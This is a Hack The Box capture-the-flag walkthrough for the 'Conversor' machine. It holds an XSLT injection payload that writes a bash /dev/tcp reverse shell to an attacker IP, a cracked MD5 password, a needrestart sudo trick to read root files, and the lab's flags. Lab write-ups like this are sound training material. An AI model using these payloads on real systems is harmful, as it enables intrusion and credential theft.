HTB Linux Easy: Conversor
Conversor is an Easy rated Linux machine on HTB.
Nmap Scan
1
2
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
Modify hosts file:
1
2
tail -n 1 /etc/hosts
10.129.195.147 conversor.htb
Enumerate HTTP (Port 80)
Start by registering a user, once created, we can log in using our newly created user. We find the source code on the about page: http://conversor.htb/about
Extract the source code using 7z:
1
7z x source_code.tar.gz
The install.md file suggests that there is a cron job executing Python scripts that are stored inside the /var/www/conversor.htb/scripts/ folder.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
cat install.md
To deploy Conversor, we can extract the compressed file:

"""
tar -xvf source_code.tar.gz
"""

We install flask:

"""
pip3 install flask
"""

We can run the app.py file:

"""
python3 app.py
"""

You can also run it with Apache using the app.wsgi file.

If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to avoid system overload), you can add the following line to your /etc/crontab.

"""
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
"""
Proof of concept: (generated with Claude AI). Alternatively use a PoC from: Link. 
The following XSLT payload was used to write a Python reverse shell to the scripts folder:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:exsl="http://exslt.org/common"
extension-element-prefixes="exsl">
<xsl:template match="/">
<exsl:document href="/var/www/conversor.htb/scripts/bash_rev.py" method="text">
import os
os.system('bash -c "bash -i >& /dev/tcp/10.10.14.11/9001 0>&1"')
</exsl:document>
<html>
<body>
<h1>Reverse shell uploaded</h1>
</body>
</html>
</xsl:template>
</xsl:stylesheet>
Waiting for the cron job to execute, we get a shell as www-data:
1
2
3
4
5
6
7
nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.11] from (UNKNOWN) [10.129.180.193] 37748
bash: cannot set terminal process group (69699): Inappropriate ioctl for device
bash: no job control in this shell
www-data@conversor:~$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Lateral Movement
Examine the users.db file to find creds for the fismathack user:
1
2
3
4
5
6
7
www-data@conversor:~/conversor.htb/instance$ sqlite3 users.db

.tables
files  users

select * from users;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
Crack the hash:
1
2
3
4
5
6
7
8
9
john hash -w=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Keepmesafeandwarm (?)
1g 0:00:00:00 DONE (2025-10-25 21:54) 2.222g/s 24384Kp/s 24384Kc/s 24384KC/s Keiser01..Kebiti
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
SSH as the fismathack user:
1
2
3
4
5
ssh fismathack@conversor.htb
fismathack@conversor.htb's password:

fismathack@conversor:~$ id
uid=1000(fismathack) gid=1000(fismathack) groups=1000(fismathack)
User.txt: d5149262d9ce218a6b4302cb5d34c4f6
1
2
cat user.txt
d5149262d9ce218a6b4302cb5d34c4f6
Privilege Escalation
Sudo -l output:
1
2
3
4
5
6
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
Got the flag by specifying the root flag as a config file and enabling verbose error messages:
1
2
3
sudo /usr/sbin/needrestart -c /root/root.txt -v
[main] eval /root/root.txt
Error parsing /root/root.txt: Bareword "b07145e488627ac383614b19035d9543" not allowed while "strict subs" in use at (eval 14) line 1.
PWNED!!!